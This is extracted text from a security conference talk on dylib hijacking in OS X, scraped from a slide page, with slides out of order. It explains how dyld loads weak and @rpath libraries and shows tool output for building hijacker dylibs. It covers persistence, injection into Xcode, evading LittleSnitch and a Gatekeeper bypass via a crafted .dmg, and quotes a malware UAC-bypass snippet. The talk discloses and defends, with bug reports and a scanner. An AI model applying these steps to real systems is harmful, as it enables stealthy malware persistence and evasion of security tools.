
you might have heard of these guys?
AUTOMATION FINDINGS
Apple Microsoft Others
iCloud Photos
Xcode
iMovie (plugins)
Quicktime (plugins)
Word
Excel
Powerpoint
Upload Center
Google(drive)
Adobe (plugins)
GPG Tools
DropBox
results: 

only from one scan (my box)
tool to create compatible hijackers
AUTOMATION
$	
  python	
  createHijacker.py	
  Products/Debug/libhijack.dylib	
  /Applications/rPathApp.app/
Contents/Library/Two/rpathLib.framework/Versions/A/rpathLib	


hijacker	
  dylib:	


  libhijack.dylib

target	
  (existing)	
  dylib:	
  	
  	
  rpathLib


[+]	
  parsing	
  'rpathLib'	
  to	
  extract	
  version	
  info

[+]	
  parsing	
  'libhijack.dylib'	
  to	
  find	
  version	
  info	


  updating	
  version	
  info	
  in	
  libhijack.dylib	
  to	
  match	
  rpathLib

[+]	
  parsing	
  'libhijack.dylib'	
  to	
  extract	
  faux	
  re-­‐export	
  info	


  updating	
  embedded	
  re-­‐export	
  via	
  exec'ing:	
  /usr/bin/install_name_tool	
  -­‐change

configured	
  libhijack.dylib	
  (renamed	
  to:	
  rpathLib)	
  as	
  compatible	
  hijacker	
  for	
  rpathLib
extract target dylib's version numbers and patch them into hijacker
re-export ('forward') exports by executing install_name_tool to
update LC_REEXPORT_DYLIB in the hijacker to reference target dylib
automated hijacker configuration

ideal for a variety of reasons...
GAINING PERSISTENCE
gain automatic & persistent code execution
whenever the OS restarts/the user logs only via a
dynamic library hijack
the goal
}no binary / OS file modifications no new processes
hosted within a trusted process abuses legitimate functionality

via Apple's PhotoStreamAgent ('iCloudPhotos.app')
GAINING PERSISTENCE
$	
  python	
  dylibHijackScanner.py	


PhotoStreamAgent	
  is	
  vulnerable	
  (multiple	
  rpaths)	
  
'binary':	


  '/Applications/iPhoto.app/Contents/Library/LoginItems/	


  PhotoStreamAgent.app/Contents/MacOS/PhotoStreamAgent'	
  
'importedDylib':	
  '/PhotoFoundation.framework/Versions/A/PhotoFoundation'	
  	
  
'LC_RPATH':	


  '/Applications/iPhoto.app/Contents/Library/LoginItems'
configure hijacker against PhotoFoundation (dylib)
copy to /Applications/iPhoto.app/Contents/
Library/LoginItems/PhotoFoundation.framework/
Versions/A/PhotoFoundation
$	
  reboot	
  	
  
$	
  lsof	
  -­‐p	
  <pid	
  of	
  PhotoStreamAgent>	
  
/Applications/iPhoto.app/Contents/Library/LoginItems/PhotoFoundation.framework/Versions/A/PhotoFoundation	
  
/Applications/iPhoto.app/Contents/Frameworks/PhotoFoundation.framework/Versions/A/PhotoFoundation
PhotoStreamAgent

ideal for a variety of reasons...
PROCESS INJECTION ('LOAD TIME')
gain automatic & persistent code execution within
a process only via a dynamic library hijack
the goal
}no binary / OS file modifications no process monitoring
no complex runtime injection no detection of injection
<010>

via Apple's Xcode
GAINING PROCESS INJECTION
$	
  python	
  dylibHijackScanner.py	


Xcode	
  is	
  vulnerable	
  (multiple	
  rpaths)	
  
'binary':	


  '/Applications/Xcode.app/Contents/MacOS/Xcode'	
  
'importedDylib':	
  '/DVTFoundation.framework/Versions/A/DVTFoundation'	
  	
  
'LC_RPATH':	


  '/Applications/Xcode.app/Contents/Frameworks'
configure hijacker against DVTFoundation (dylib)
copy to /Applications/Xcode.app/Contents/
Frameworks/DVTFoundation.framework/Versions/A/
do you trust your
compiler now!? 

(k thompson)
Xcode

ideal for a variety of reasons...
BYPASSING PERSONAL SECURITY PRODUCTS
gain automatic code execution within a trusted
process only via a dynamic library hijack to
perform some previously disallowed action
the goal
}no binary / OS file modifications novel technique
hosted within a trusted process abuses legitimate functionality

be invisible to LittleSnitch via GPG Tools
BYPASSING PERSONAL SECURITY PRODUCTS
$	
  python	
  dylibHijackScanner.py	


GPG	
  Keychain	
  is	
  vulnerable	
  (weak/rpath'd	
  dylib)	
  
'binary':	


  '/Applications/GPG	
  Keychain.app/Contents/MacOS/GPG	
  Keychain'	
  
'weak	
  dylib':	


  '/Libmacgpg.framework/Versions/B/Libmacgpg'	
  	
  
'LC_RPATH':	


  '/Applications/GPG	
  Keychain.app/Contents/Frameworks'
GPG Keychain
LittleSnitch rule
for GPG Keychain
got 99 problems but LittleSnitch ain't one ;)

bypassing Gatekeeper
'REMOTE' (NON-LOCAL) ATTACK
circumvent gatekeeper's draconic blockage via a
dynamic library hijack
the goal
can we bypass this
(unsigned code to run)?
gatekeeper in action

all files with quarantine attribute are checked
HOW GATEKEEPER WORKS
quarantine attributes
//attributes	
  
$	
  xattr	
  -­‐l	
  ~/Downloads/malware.dmg	


  com.apple.quarantine:0001;534e3038;	


  Safari;	
  B8E3DA59-­‐32F6-­‐4580-­‐8AB3...	
  
safari, etc. tags
downloaded content
"Gatekeeper is an anti-malware feature of the OS X operating
system. It allows users to restrict which sources they can install
applications from, in order to reduce the likelihood of executing a
Trojan horse"
go home gatekeeper, you are drunk
GATEKEEPER BYPASS

find an -signed or 'mac app store' app that contains an external
relative reference to hijackable dylib
create a .dmg with the necessary folder structure to contain the
malicious dylib in the externally referenced location

#winning
verified, so can't
modify
.dmg/.zip layout
(signed) application
<external>.dylib
gatekeeper only verifies
the app bundle!!
not verified!

1) a signed app that contains an external reference to hijackable dylib
GATEKEEPER BYPASS
$	
  spctl	
  -­‐vat	
  execute	
  /Applications/Xcode.app/Contents/Applications/Instruments.app	
  
Instruments.app:	
  accepted	
  
source=Apple	
  System
$	
  otool	
  -­‐l	
  Instruments.app/Contents/MacOS/Instruments	
  
Load	
  command	
  16	


  cmd	
  LC_LOAD_WEAK_DYLIB	


  name	
  @rpath/CoreSimulator.framework/Versions/A/CoreSimulator	


Load	
  command	
  30	


  cmd	
  LC_RPATH	


  path	
  @executable_path/../../../../SharedFrameworks
spctl tells you if gatekeeper will accept the app
Instruments.app - fit's the bill

2) create a .dmg with the necessary layout
GATEKEEPER BYPASS
required directory structure
'clean up' the .dmg
‣ hide files/folder
‣ set top-level alias to app
‣ change icon & background
‣ make read-only
(deployable) malicious .dmg
3) #winning
GATEKEEPER BYPASS
standard popup for
anything downloaded
gatekeeper setting's
(maximum)
standard alert
gatekeeper bypass :)
unsigned (non-Mac App Store)
code execution!!
low-tech abuse cases
GATEKEEPER BYPASS
"[there were over] sixty thousand calls to AppleCare technical
support about Mac Defender-related issues" -Sophos
fake codecs fake installers/updates
why gatekeeper was born infected torrents

what you really need to worry about :/
GATEKEEPER BYPASS
my dock
MitM & infect
insecure downloads
HTTP :(
Mac App Store
not vulnerable

these should be secure, right!?
OS X SECURITY/AV SOFTWARE
all the security software I could
find, was downloaded over HTTP!
LittleSnitch
Sophos
}
ClamXav

putting the pieces all together
END-TO-END ATTACK
persist
exfil file
download & execute cmd
persistently install a malicious
dylib as a hijacker
upload a file ('topSecret') to a
remote iCloud account
download and run a command
('Calculator.app')
doesn't require r00t!
ClamXav
LittleSnitch
Sophos

the OS 'security' industry vs me ;)
PSP TESTING
are any of these
malicious actions blocked?
persist
exfil file
download & execute cmd
OS X 'security' products

what can be done to fix this mess
IT'S ALL BUSTED....FIXES?
submitted 2x to
bugreport.apple.com
1/15 initial bug report
2/15 resubmission
2/15 automated response
Dylib Hijacking Fix?
‣ abuses a legitimate OS feature,
so unlikely to be fixed...
Gatekeeper Bypass Fix
‣ resolve & verify all imported dylibs
‣ disallow external dylibs?
MitM Fix
‣ only download software over
secure channels (HTTPS, etc)
comms. w/
apple
2/15 followup
2/15 'thanks' for followup

but am I vulnerable? and I owned?
DEFENSE
dylib hijack scanner (dhs)
free at
objective-see.com
hijacked apps
buggy apps

CONCLUSIONS
…wrapping this up
powerful stealthy new class of attack
affects apple & 3rd party apps
persistence
process injection
‘remote’ infection
security product bypass
}
}
no binary / OS file modifications
abuses legitimate functionality
scan your system
download software over HTTPS
don't give your $ to the AV companies
users
QUESTIONS & ANSWERS
patrick@synack.com
@patrickwardle
slides

syn.ac/cansecw
feel free to contact me any time :)
"What if every country has ninjas, but we only know about the
Japanese ones because they’re rubbish?" -DJ-2000, reddit.com
final thought ;)
python scrips
github.com/synack
stop by synack's
booth to win
white paper

www.virusbtn.com/dylib
}downloads
(image) credits
- thezooom.com
- deviantart.com (FreshFarhan)
- http://th07.deviantart.net/fs70/PRE/f/2010/206/4/4/441488bcc359b59be409ca02f863e843.jpg 

- iconmonstr.com
- flaticon.comimages

DLL Hijacking on OS X

  • 1.
  • 2.
    “sources a globalcontingent of vetted security experts worldwide and pays them on an incentivized basis to discover security vulnerabilities in our customers’ web apps, mobile apps, and infrastructure endpoints.” WHOIS @patrickwardle     /NASA  /NSA  /VRL  /SYNACK always looking for more experts! vetted researchers internal R&D backed by google
  • 3.
    what we'll becovering AN OUTLINE history of dll hijacking dylib hijacking attacks & defenses }hijackingfinding ‘hijackables’ loader/linker
 features
  • 4.
    HISTORY OF DLLHIJACKING …on windows
  • 5.
    an overview DLL HIJACKING(WINDOWS) “an attack that exploits the way some Windows applications search and load Dynamic Link Libraries (DLLs)” definition "binary planting" "insecure library loading" "dll loading hijacking" "dll preloading attack" other names <blah>.dll <blah>.dll "I need <blah>.dll" cwd
  • 6.
    a (historically accurate)timeline DLL HIJACKING “The vulnerability was discovered by HD Moore” -Wikipedia 2010 present ?? M$oft Security Advisory 2269637 “allows an attacker to execute arbitrary commands, potentially affecting more than 100 million users” 
 -thehackernews [unclass]   “It   is   important   that   penetrators   can’t   insert   a   ‘fake’   DLL   in   one   of   these   directories   where   the   search   finds   it   before   a   legitimate  DLL  of  the  same  name”   1998 -­‐NSA  (Windows  NT  Security  Guidelines)
  • 7.
    an example ofa buggy application DLL HIJACKING //insecurely  load  library   //  -­‐>fully  qualified  path,  not  specified     HMODULE  hLib  =  LoadLibrary(L"dnsapi.dll");   vulnerable code snippet “The default search behavior, is to search the current directory, followed by the [system] directories” -microsoft vulnerable code snippet
  • 8.
    providing a varietyof attack scenarios DLL HIJACKING ATTACKS vulnerable binary persistence process injection escalation of privileges (uac bypass) ‘remote’ infection }
  • 9.
    in the wild DLLHIJACKING ATTACKS //paths  to  abuse   char*  uacTargetDir[]  =  {"system32sysprep",  "ehome"};   char*  uacTargetApp[]  =  {"sysprep.exe",  "mcx2prov.exe"};   char*  uacTargetDll[]  =  {  "cryptbase.dll"  ,  "CRYPTSP.dll"};
 //execute  vulnerable  application  &  perform  DLL  hijacking  attack   if(Exec(&exitCode,  "cmd.exe  /C  %s",  targetPath))   {   if(exitCode  ==  UAC_BYPASS_MAGIC_RETURN_CODE)        DBG("UAC  BYPASS  SUCCESS")   ... bypassing UAC (carberp, blackbeard, etc.) “we had a plump stack of malware samples in our library that all had this name (fxsst.dll) and were completely unrelated to each other” -mandiant persistence priv esc
  • 10.
    the current stateof affairs DLL HIJACKING 2010 today M$oft Security Advisory 2269637 & ‘Dynamic-Link Library Security’ doc “Any OS which allows for dynamic linking of external libraries is theoretically vulnerable to [dll hijacking]” 
 
 -Marc B (stackoverflow.com) fully qualified paths SafeDllSearchMode & 
 CWDIllegalInDllSearch dylib hijacking (OS X) 'C:Windowssystem32blah.dll'
  • 11.
  • 12.
    macs are everywhere(home & enterprise) THE RISE OF MACS macs as % of total usa pc sales #3 usa / #5 worldwide vendor in pc shipments percentage 0 3.5 7 10.5 14 year '09 '10 '11 '12 '13 doesn’t  include  iDevices "Mac notebook sales have grown 21% over the last year, while total industry sales have fallen" -apple (3/2015)
  • 13.
    some apple specificterminology APPLE PARLANCE Mach object file format (or 'Mach-O') is OS X's native file format for executables, shared libraries, dynamically-loaded code, etc. Load commands specify the layout and linkage characteristics of the binary (memory layout, initial execution state of the main thread, names of dependent dylibs, etc). } mach-o dylibs Also known as dynamic shared libraries, shared objects, or dynamically linked libraries, dylibs are simply libraries intended for dynamic linking. load commands
  • 14.
    instructions to theloader (including required libraries) LOAD COMMANDS MachOView dumping load commands $otool  -­‐l  /Applications/Calculator.app/Contents/MacOS/Calculator   ...   Load  command  12                      cmd  LC_LOAD_DYLIB              cmdsize  88                    name  /System/Library/Frameworks/Cocoa.framework/Versions/A/Cocoa              time  stamp  2  Wed  Dec  31  14:00:02  1969              current  version  21.0.0   compatibility  version  1.0.0
  • 15.
    dylib specific loadcommands LC_LOAD*_DYLIB/LC_ID_DYLIB LOAD COMMANDS struct  dylib_command  
 {        uint32_t   cmd;                 /*  LC_ID_DYLIB,  LC_LOAD_{,WEAK_}DYLIB,  LC_REEXPORT_DYLIB  */        uint32_t   cmdsize;         /*  includes  pathname  string  */        struct  dylib     dylib;           /*  the  library  identification  */   }; mach-­‐o/loader.h mach-­‐o/loader.h struct  dylib   {        union  lc_str    name;             /*  library's  path  name  */        uint32_t  timestamp;             /*  library's  build  time  stamp  */        uint32_t  current_version;       /*  library's  current  vers  number  */        uint32_t  compatibility_version;   /*  library's  compatibility  vers  number*/   }; struct dyld_command struct dylib used to find & uniquely ID the library
  • 16.
    the idea issimple DYLIB HIJACKING ATTACKS plant a malicious dynamic library such that the dynamic loader will automatically load it into a vulnerable application no other system modifications independent of users’ environment} ‣ no patching binaries ‣ no editing config files ‣ $PATH, (/etc/paths) ‣ DYLD_* constraints
  • 17.
    abusing for maliciouspurposes ;) DYLIB HIJACKING ATTACKS vulnerable binary persistence process injection ‘remote’ infection } security product bypass just like dll hijacking on windows!
  • 18.
    a conceptual overviewof dyld OS X’S DYNAMIC LOADER/LINKER /usr/lib/dyld $  file  /usr/lib/dyld   /usr/lib/dyld  (for  architecture  x86_64):  Mach-­‐O  64-­‐bit  dynamic  linker  x86_64   /usr/lib/dyld  (for  architecture  i386):      Mach-­‐O  dynamic  linker  i386 … } find load link … dynamic libraries (dylibs) __dyld_start
  • 19.
    a (very) briefwalk-thru OS X’S DYNAMIC LOADER/LINKER dyldStartup.s/__dyld_start
 sets up stack & jumps to dyldbootstrap::start() which calls _main() dyld.cpp/_main()
 calls link(ptrMainExe), calls image->link() ImageLoader.cpp/link()
 calls ImageLoader:: recursiveLoadLibraries() ImageLoader.cpp/ recursiveLoadLibraries() gets dependent libraries, calls context.loadLibrary() on each dyld.cpp/load() calls loadPhase0() which calls, loadPhase1()… until loadPhase6() dyld.cpp/loadPhase6() maps in file then calls ImageLoaderMachO::instantiateFr omFile() open source, at www.opensource.apple.com (dyld-­‐353.2.1)
  • 20.
    again, a simpleidea LET THE HUNT BEGIN is there code in dyld that: doesn’t error out if a dylib isn’t found? looks for dylibs in multiple locations? if the answer is 'YES' to either question, its theoretically possible that binaries on OS X could by vulnerable to a dylib hijacking attack!
  • 21.
    are missing dylibsare A-OK? ALLOWING AN IMAGE LOAD TO FAIL //attempt  to  load  all  required  dylibs   void  ImageLoader::recursiveLoadLibraries(  ...  )  {
 //get  list  of  libraries  this  image  needs   DependentLibraryInfo  libraryInfos[fLibraryCount];     this-­‐>doGetDependentLibraries(libraryInfos);   //try  to  load  each  each   for(unsigned  int  i=0;  i  <  fLibraryCount;  ++i)  {        //load          try  {                    dependentLib  =  context.loadLibrary(libraryInfos[i],  ...  );                              ...          }              catch(const  char*  msg)  {                          if(requiredLibInfo.required)                 throw  dyld::mkstringf("Library  not  loaded:  %sn    Referenced  from:  %sn    Reason:  %s",                                                                requiredLibInfo.name,  this-­‐>getRealPath(),  msg);                
      //ok  if  weak  library  not  found            dependentLib  =  NULL;            }     } error logic for missing dylibs ImageLoader.cpp
  • 22.
    where is the‘required’ variable set? ALLOWING AN IMAGE LOAD TO FAIL //get  all  libraries  required  by  the  image   void  ImageLoaderMachO::doGetDependentLibraries(DependentLibraryInfo  libs[]){
 //get  list  of  libraries  this  image  needs   const  uint32_t  cmd_count  =  ((macho_header*)fMachOData)-­‐>ncmds;   const  struct  load_command*  const  cmds  =  (struct  load_command*)&fMachOData[sizeof(macho_header)];   const  struct  load_command*  cmd  =  cmds;   //iterate  over  all  load  commands   for  (uint32_t  i  =  0;  i  <  cmd_count;  ++i)  {        switch  (cmd-­‐>cmd)  {      case  LC_LOAD_DYLIB:            case  LC_LOAD_WEAK_DYLIB:                 ...
               //set  required  variable                            (&libs[index++])-­‐>required  =  (cmd-­‐>cmd  !=  LC_LOAD_WEAK_DYLIB);                            break;             }
                  //go  to  next  load  command         cmd  =  (const  struct  load_command*)(((char*)cmd)+cmd-­‐>cmdsize);         }     setting the 'required' variable ImageLoaderMachO.cpp LC_LOAD_WEAK_DYLIB:
 weak 'import' (not required)
  • 23.
    binaries that importweak dylibs can be hijacked HIJACK 0X1: LC_LOAD_WEAK_DYLIB LC_LOAD_WEAK_DYLIB: /usr/lib/<blah>.dylib /usr/lib weak request, so 'not-found' is ok!find/load <blah>.dylib not found! LC_LOAD_WEAK_DYLIB: /usr/lib/<blah>.dylib /usr/lib find/load <blah>.dylib <blah>.dylib
  • 24.
    ohhh, what dowe have here?! LOOKING FOR DYLIBS IN MULTIPLE LOCATIONS //substitute  @rpath  with  all  -­‐rpath  paths  up  the  load  chain   for(const  ImageLoader::RPathChain*  rp=context.rpath;  rp  !=  NULL;  rp=rp-­‐>next){            //try  each  rpath         for(std::vector<const  char*>::iterator  it=rp-­‐>paths-­‐>begin();  it  !=  rp-­‐>paths-­‐>end();  ++it){                                          //build  full  path  from  current  rpath       
                char  newPath[strlen(*it)  +  strlen(trailingPath)+2];             strcpy(newPath,  *it);               strcat(newPath,  "/");                 strcat(newPath,  trailingPath);
     
                //TRY  TO  LOAD                  //  -­‐>if  this  fails,  will  attempt  next  variation!!               image  =  loadPhase4(newPath,  orgPath,  context,  exceptions);
                    if(image  !=  NULL)                   dyld::log("RPATH  successful  expansion  of  %s  to:  %sn",  orgPath,  newPath);               else                   dyld::log("RPATH  failed  to  expanding          %s  to:  %sn",  orgPath,  newPath);                                  //if  found/load  image,  return  it             if(image  !=  NULL)                   return  image;           }       }   loading dylibs from various locations dyld.cpp
  • 25.
    a special keywordfor the loader/linker WTF ARE @RPATHS? introduced in OS X 10.5 (leopard) To use run-path dependent libraries, an executable provides a list of run- path search paths, which the dynamic loader traverses at load time to find the libraries.” -apple “A run-path dependent library is a dependent library whose complete install name (path) is not known when the library is created…. "ohhh, so dyld will look for the dylib in multiple locations?!?"
  • 26.
    a run-path dependentlibrary AN EXAMPLE compiled run-path dependent library $  otool  -­‐l  rpathLib.framework/Versions/A/rpathLib   Load  command  3                      cmd  LC_ID_DYLIB              cmdsize  72                    name  @rpath/rpathLib.framework/Versions/A/rpathLib        time  stamp  1  Wed  Dec  31  14:00:01  1969              current  version  1.0.0   compatibility  version  1.0.0   set install dir to '@rpath'
  • 27.
    an app thatlinks against an @rpath'd dylib AN EXAMPLE the “run-path dependent library(s)” LC_LOAD*_DYLIB LC(s) containing "@rpath" in the dylib path -> tells dyld to “to search a list of paths in order to locate the dylib" the list of “run-path search paths” LC_RPATH LCs containing the run-time paths which at runtime, replace "@rpath" } dylib dependency specifying 'RunPath Search Paths'
  • 28.
    LC_LOAD_DYLIB load commandsprefixed with '@rpath' RUN-PATH DEPENDENT LIBRARIES an application linked against an @rpath import $  otool  -­‐l  rPathApp.app/Contents/MacOS/rPathApp   Load  command  12                      cmd  LC_LOAD_DYLIB              cmdsize  72                    name  @rpath/rpathLib.framework/Versions/A/rpathLib        time  stamp  2  Wed  Dec  31  14:00:02  1969              current  version  1.0.0   compatibility  version  1.0.0   “hey dyld, I depend on the rpathLib dylib, but when built, I didn’t know exactly where it would be installed. Please use my embedded run-path search paths to find & load it!” 
 -the executable
  • 29.
    LC_RPATH load commandscontaining the run-path search paths RUN-PATH SEARCH PATH(S) embedded LC_PATH commands $  otool  -­‐l  rPathApp.app/Contents/MacOS/rPathApp   Load  command  18                      cmd  LC_RPATH              cmdsize  64                    path  /Applications/rPathApp.app/Contents/Library/One   Load  command  19                      cmd  LC_RPATH              cmdsize  64                    path  /Applications/rPathApp.app/Contents/Library/Two one for each required dylib struct  rpath_command     {          uint32_t    cmd;         /*  LC_RPATH  */          uint32_t    cmdsize;     /*  includes  string  */          union  lc_str  path;     /*  path  to  add  to  run  path  */   };   mach-­‐o/loader.h struct dyld_command (LC_RPATH LC)
  • 30.
    how the linker/loaderinteracts with LC_RPATH load commands DYLD AND THE ‘RUN-PATH’ SEARCH PATH(S) void  ImageLoader::recursiveLoadLibraries(…){   
  //get  list  of  rpaths  that  this  image  adds      std::vector<const  char*>  rpathsFromThisImage;        this-­‐>getRPaths(context,  rpathsFromThisImage);           saving all "run-path search paths" ImageLoader.cpp void  ImageLoaderMachO::getRPaths(...,  std::vector<const  char*>&  paths){        //iterate  over  all  load  commands        //  -­‐>look  for  LC_RPATH  and  save  their  path’s      for(uint32_t  i  =  0;  i  <  cmd_count;  ++i){       switch(cmd-­‐>cmd){           case  LC_RPATH:
                //save  ‘run-­‐path’  search  path              paths.push_back((char*)cmd  +  ((struct  rpath_command*)cmd)-­‐>path.offset);             //keep  scanning  load  commands...       cmd  =  (const  struct  load_command*)(((char*)cmd)+cmd-­‐>cmdsize); ImageLoader.cpp invoking getRPaths() to parse all LC_RPATHs
  • 31.
    dealing with LC_LOAD_DYLIBload commands that contain '@rpath' DYLD AND '@RPATH' //expand  '@rpaths'   static  ImageLoader*  loadPhase3(...)  {  
 //replace  ‘@rpath’  with  all  resolved  run-­‐path  search  paths  &  try  load
 else  if(context.implicitRPath  ||  (strncmp(path,  "@rpath/",  7)  ==  0)  )  {              //get  part  of  path  after  '@rpath/'
        const  char*  trailingPath  =  (strncmp(path,  "@rpath/",  7)  ==  0)  ?  &path[7]  :  path;           //substitute  @rpath  with  all  -­‐rpath  paths  up  the  load  chain         for(std::vector<const  char*>::iterator  it=rp-­‐>paths-­‐>begin();  it  !=  rp-­‐>paths-­‐>end();  ++it){                                          //build  full  path  from  current  rpath       
                char  newPath[strlen(*it)  +  strlen(trailingPath)+2];             strcpy(newPath,  *it);               strcat(newPath,  "/");                 strcat(newPath,  trailingPath);
     
                //TRY  TO  LOAD             image  =  loadPhase4(newPath,  orgPath,  context,  exceptions);
   
            //if  found/loaded  image,  return  it             if(image  !=  NULL)                    return  image;
         }//try  all  run-­‐path  search  paths   loading dylibs from various locations dyld.cpp
  • 32.
    '@rpath' imports notfound in the primary search directory HIJACK 0X2: LC_LOAD_DYLIB + LC_RPATHS LC_LOAD_DYLIB: @rpath/<blah>.dylib find/load <blah>.dylib LC_RPATH: /Applications/blah.app/Library LC_RPATH: /System/Library <blah>.dylib /System/Library /Applications/blah.app/Library <blah>.dylib /Applications/blah.app/ Library/blah.dylib /System/Library/blah.dylib resolved paths
  • 33.
    possible, given eitherof the following conditions! DYLIB HIJACKING AN OS X BINARY } contains a LC_LOAD_WEAK_DYLIB load command that references a non-existent dylib contains multiple LC_RPATH load commands (i.e. run-path search paths) contains a LC_LOAD*_DYLIB load command with a run-path dependent library ('@rpath') not found in a primary run-path search path + vulnerable application
  • 34.
    hijacking the samplebinary we wrote EXAMPLE TARGET confirm the vulnerability $  export  DYLD_PRINT_RPATHS="1"
 $  /Applications/rPathApp.app/Contents/MacOS/rPathApp
 
 RPATH  failed  to  expanding    @rpath/rpathLib.framework/Versions/A/rpathLib      to:  /Applications/rPathApp.app/Contents/MacOS/../Library/One/rpathLib.framework/Versions/A/rpathLib   
 RPATH  successful  expansion  of  @rpath/rpathLib.framework/Versions/A/rpathLib        to:  /Applications/rPathApp.app/Contents/MacOS/../Library/Two/rpathLib.framework/Versions/A/rpathLib   /Applications/rPathApp.app/ Contents/Library/One/... /Applications/rPathApp.app/ Contents/Library/Two/... first location is empty!
  • 35.
    place dylib intothe primary search location HIJACK ATTEMPT 0X1 __attribute__((constructor))   void  customConstructor(int  argc,  const  char  **argv)   {          //dbg  msg          syslog(LOG_ERR,  "hijacker  loaded  in  %sn",  argv[0]);   } 'malicious' dylib automatically invoked $  /Applications/rPathApp.app/Contents/MacOS/rPathApp
 
 RPATH  successful  expansion  of  @rpath/rpathLib.framework/Versions/A/rpathLib  
 to:  /Applications/rPathApp.app/Contents/MacOS/../Library/One/rpathLib.framework/Versions/A/rpathLib   
 dyld:  Library  not  loaded:  @rpath/rpathLib.framework/Versions/A/rpathLib      Referenced  from:  /Applications/rPathApp.app/Contents/MacOS/rPathApp      Reason:  Incompatible  library  version:  rPathApp  requires  version  1.0.0  or  later,  
                    but  rpathLib  provides  version  0.0.0
 
 Trace/BPT  trap:  5   success :) then fail :( dylib's 'payload'
  • 36.
    dyld checks versionnumbers DYLIB VERSIONING ImageLoader::recursiveLoadLibraries(...)  {
 LibraryInfo  actualInfo  =  dependentLib-­‐>doGetLibraryInfo();
 //compare  version  numbers
 if(actualInfo.minVersion  <  requiredLibInfo.info.minVersion)     {        //record  values  for  use  by  CrashReporter  or  Finder        dyld::throwf("Incompatible  library  version:  .....");     } ImageLoader.cpp ImageLoaderMachO::doGetLibraryInfo()  {
    LibraryInfo  info;          const  dylib_command*  dylibID  =  (dylib_command*)                                                                      (&fMachOData[fDylibIDOffset]);      //extract  version  info  from  LC_ID_DYLIB      info.minVersion  =  dylibID-­‐>dylib.compatibility_version;        info.maxVersion  =  dylibID-­‐>dylib.current_version;        return  info   ImageLoaderMachO.cpp $  otool  -­‐l  rPathApp   Load  command  12                      cmd  LC_LOAD_DYLIB              cmdsize  72                    name  ...  rpathLib   current  version              1.0.0   compatibility  version  1.0.0
 
 $  otool  -­‐l  rPathLib   Load  command  12                      cmd  LC_ID_DYLIB              cmdsize  72                    name  ...  rpathLib   current  version              0.0.0   compatibility  version  0.0.0
 
 hijacker dylib versioning mismatch target (legit) dylib
  • 37.
    compatible version numbers HIJACKATTEMPT 0X2 setting version numbers $  /Applications/rPathApp.app/Contents/MacOS/rPathApp
 
 RPATH  successful  expansion  of  @rpath/rpathLib.framework/Versions/A/rpathLib  
 to:  /Applications/rPathApp.app/Contents/MacOS/../Library/One/rpathLib.framework/Versions/A/rpathLib   
 dyld:  Symbol  not  found:  _OBJC_CLASS_$_SomeObject      Referenced  from:  /Applications/rPathApp.app/Contents/MacOS/rPathApp      Expected  in:  /Applications/rPathApp.app/Contents/MacOS/../Library/One/rpathLib.framework                                /Versions/A/rpathLib   Trace/BPT  trap:  5 success :) then fail :( $  otool  -­‐l  rPathLib   Load  command  12                      cmd  LC_ID_DYLIB              cmdsize  72                    name  ...  rpathLib   current  version              1.0.0   compatibility  version  1.0.0
 
 hijacker dylib
  • 38.
